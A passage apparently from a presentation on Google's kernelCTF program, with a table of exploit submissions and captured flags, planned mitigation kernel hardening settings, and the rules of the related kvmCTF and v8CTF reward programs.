| exp73 | 2023-07-19T00:06:16.056Z | kernelCTF{v1:lts-6.1.36:1688192577}<br>kernelCTF{v1:mitigation-6.1-v2:1689584130}<br>kernelCTF{v1:cos-105-17412.101.17:1688179284} | 0-day |
| exp72 | 2023-07-19T00:05:24.927Z | kernelCTF{v1:cos-105-17412.101.42:1689724999}<br>kernelCTF{v1:lts-6.1.36:1689725042} | 0-day |
| exp71 | 2023-07-19T00:01:58.591Z | kernelCTF{v1:cos-105-17412.101.42:1689724826} | 1-day |
| exp70 | 2023-07-19T00:01:09.243Z | kernelCTF{v1:lts-6.1.36:1689720123} | 0-day |
| exp69 | 2023-07-19T00:01:00.740Z | kernelCTF{v1:lts-6.1.36:1689697439}<br>kernelCTF{v1:cos-101-17162.127.42:1689697499}<br>kernelCTF{v1:mitigation-6.1-v2:1689697555}<br>invalid flag (format error) | 0-day |
| exp68 | 2023-07-19T00:00:55.541Z | kernelCTF{v1:lts-6.1.36:1689724817} | 0-day |
| exp67 | 2023-07-19T00:00:41.085Z | kernelCTF{v1:lts-6.1.36:1689715409} | 0-day |
| exp66 | 2023-07-19T00:00:34.518Z | kernelCTF{v1:lts-6.1.36:1689696136}<br>kernelCTF{v1:cos-101-17162.127.42:1689696874}<br>kernelCTF{v1:mitigation-6.1-v2:1689696982}<br>invalid flag (format error) | 0-day |
| exp65 | 2023-07-19T00:00:02.733Z | kernelCTF{v1:lts-6.1.36:1689697199}<br>kernelCTF{v1:cos-101-17162.127.42:1689697270}<br>kernelCTF{v1:mitigation-6.1-v2:1689697351}<br>invalid flag (format error) | 0-day |

# Status Quo

- Mitigation instance updated

2) The new mitigation instance is planned to use newer LTS (currently 6.1.55 is planned), with `CONFIG_RANDOM_KMALLOC_CACHES=y`, `CONFIG_SLAB_VIRTUAL=y`, `CONFIG_KMALLOC_SPLIT_VARSIZE=y` enabled with additional existing hardenings: `CONFIG_BUG_ON_DATA_CORRUPTION=y`, `CONFIG_FORTIFY_SOURCE=y`, `CONFIG_DEBUG_WX=y`, `CONFIG_BPF_UNPRIV_DEFAULT_OFF=y`.

Also with the following sysctls set:

```
kernel.unprivileged_bpf_disabled = 2
net.core.bpf_jit_harden = 1
kernel.dmesg_restrict = 1
kernel.kptr_restrict = 2
kernel.yama.ptrace_scope = 1
```

Forgot to mention in the previous post, but exploits for the new mitigation instance (`mitigation-v3-6.1.55`) require **70%** reliability to be eligible (this requirement was introduced due to the probabilistic nature of the mitigation).

# Status Quo

- More “CTF” VRP programs: kvmCTF, v8CTF

## kvmCTF rules

kvmCTF is a part of the Google VRP and is focused on making exploiting Kernel-based Virtual Machine (KVM) vulnerabilities harder by inviting security researchers to demonstrate their exploitation techniques on 0-day and 1-day vulnerabilities on LTS kernel versions. Eventually we might add experimental mitigations to KVM that we would like to see if and how researchers can bypass them.

We are asking researchers to publish their submissions, helping the community to learn from each other’s techniques.

## v8CTF Rules

The v8CTF is a part of the Google VRP in which we reward successful exploitation attempts against a V8 version running on our infrastructure. This program is orthogonal to the Chrome VRP, if you find a bug and exploit it, you can submit the bug to the Chrome VRP and use the exploit for the v8CTF.

In the following, we will differentiate between 0-day and n-day exploits. If the bug that led to the initial memory corruption was found by you, i.e. reported from the same email address as used in the v8CTF submission, we will consider the exploit a 0-day submission. All other exploits are considered n-day submissions.

# Thank You!

This work is the result of commissioned research project
supported by the affiliated institute of ETRI[2023-036]

# References


- https://github.com/thejh/linux/blob/slub-virtual/MITIGATION_README
- https://google.github.io/security-research/kernelctf/rules
- https://github.com/google/security-research/tree/master/pocs/linux/kernelctf/CVE-2023-3390_lts_cos_mitigation